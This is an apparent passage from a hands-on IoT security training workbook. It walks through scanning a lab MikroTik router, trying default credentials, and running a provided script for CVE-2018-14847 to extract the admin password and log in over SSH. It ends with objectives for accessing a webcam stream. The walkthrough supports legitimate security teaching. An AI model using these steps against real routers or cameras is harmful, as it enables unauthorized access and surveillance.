PORT STATE SERVICE 19/tcp filtered chargen 21/tcp open ftp 22/tcp open ssh 80/tcp open http 139/tcp open netbios-ssn 445/tcp open microsoft-ds 646/tcp filtered ldp 2000/tcp open cisco-sccp 2210/tcp open noaaport 2211/tcp open emwin 5678/tcp open rrac 8080/tcp open http-proxy 8291/tcp open unknown

Output of the nmap scan. Note, our output was run after the *sudo -s* command, to your command would need to prepend *sudo*.

```
└─# nmap -O -sT -Pn -p1-10000 router.model556.com
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-24 15:23 EDT
Nmap scan report for router.model556.com (194.113.73.85)
Host is up (0.049s latency).
rDNS record for 194.113.73.85: 194-113-73-85.us-nyc1.upcloud.host
Not shown: 9987 closed ports
PORT     STATE    SERVICE
19/tcp   filtered chargen
21/tcp   open     ftp
22/tcp   open     ssh
80/tcp   open     http
139/tcp  open     netbios-ssn
445/tcp  open     microsoft-ds
646/tcp  filtered ldp
2000/tcp open     cisco-sccp
2210/tcp open     noaaport
2211/tcp open     emwin
5678/tcp open     rrac
8080/tcp open     http-proxy
8291/tcp open     unknown
Aggressive OS guesses: Linux 2.6.32 - 3.13 (96%), Linux 3.4 (95%), Linux 2.6.32 - 3.10 (94%), OpenWrt Attitude Adjustmen
t (Linux 3.3) - Barrier Breaker (Linux 3.8) (93%), HP P2000 G3 NAS device (93%), Linux 3.16 - 4.6 (93%), Linux 3.2 - 3.1
6 (92%), MikroTik RouterOS 6.32.1 (92%), MikroTik RouterOS 6.34 (92%), Linux 3.2 - 3.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 17 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.98 seconds
```


Step 2

Visit port 80 to verify the device

Open a Web Browser and visit the endpoint. Since port 80 was discovered in the scan this should display a Website or login portal.

`http://router.model556.com`

The Login Portal is displayed.



Step 3

Try the Default Admin

We can see that this appears to be a Mikrotik RouterOS v6.39 device. Quickly search the internet for a default credential to see if it was left unchanged.

One example is located here: `https://www.192-168-1-1-ip.co/router/mikrotik/router-os/15781/`


What is the Default Login for a Mikrotik RouterOS Device?

_____

✓ **Solution**

> Name: `admin` Password: blank

Logging in with this we can see this is an invalid credential, so there must be a changed configuration.



Step 4

Locate an Exploit for this Device to Bypass Authentication

If we search for Exploits for RouterOS in Exploit-DB several results come up.

One of the results displays **MicroTik RouterOS < 6.43rc3 - Remote Root**

This seems to be an exploit to achieve Remote Authentication Bypass, which was found in CVE-2018-14847


The POC for the Exploit can be found in Exploit-DB and Github.

What are the URL's of the Exploit POCs for this CVE-2018-14847?


_____

> ✓ **Solution**
>
> ExploitDB: `https://www.exploit-db.com/exploits/45578` Github: `https://github.com/tenable/routeros/tree/master/poc/bytheway`

ExploitDB



GitHub Code



Step 5

Exploit the Vulnerability to steal the Admin Password

The exploit leverages the path traversal vulnerability CVE-2018-14847 to extract the admin password and create an "option" package to open a backdoor. The vulnerability is also due to the Plugin `Winbox` being enabled, which is part of RouterOS, and exposed on Port `8291`

We can see from the nmap scan that port `8921` is open, so there is a high probability this vulnerability exists.

> **Note**
>
> **The instructions on the original PoC to create the exploit requires several Dependencies, including `Boost 1.66`, `pthread`, and `cmake` This is due to the fact that the exploit author, Jacob Baines, coded this in C++ The exploit compilation process can be tedious and complicated since several packages need to be preinstalled, so for the easier path, we can use the provided Python PoC that does the same.**

You may choose to follow the steps in the GitHub to build the Exploit PoC Binary, or use the one included with the lab located in:

`/var/www/html/workbook/labs/lab-1.2/lab1_2.py`

Using Python3, exploit the vulnerability and obtain the Admin credentials.

Run the python script from the /var/www/html/workbook/labs/lab-1.2/ folder.


```
python3 /var/www/html/workbook/labs/lab-1.2/lab1_2.py router.model556.com
```

What is the admin password?

_____

Solution

`sec556h4cker`



It looks like the memory dump contains several versions of the admin password that has been changed overtime. We will use the latest one found.


Step 6

Log in to the IoT Router Device with the exploited credentials.

Option 1

Go back to the browser Portal Login, and use the stolen credentials.

Logged in through the Web Portal on port 80.




Option 2

Log in via SSH or telnet.

Logged in via SSH:

Solution

`ssh admin@router.model556.com` with Password = `sec556h4cker`



Summary of Last Exercise

Great! You've scanned a publicly exposed IoT Router endpoint, fingerprinted its model and device version, and found an exploitable CVE! There are thousands of devices just like this in the wild that havent been updated, and can allow a user to easily get a foothold on the network.

Exercise: Access a Publicly Exposed IoT Webcam

SEC556 Lab 1.3

Objectives :

- Browse to the publicly exposed admin portal for the web cam
- Identify the web cam manufacturer
- Attempt other common credentials with Burp Suite Repeater
- Locate the documentation on the web cam
- Access the streaming service endpoint to spy on the device

Lab Preparation

This lab is completed in your Slingshot VM

Launch the **VM** and log in.

Lab Walkthrough

Step 1

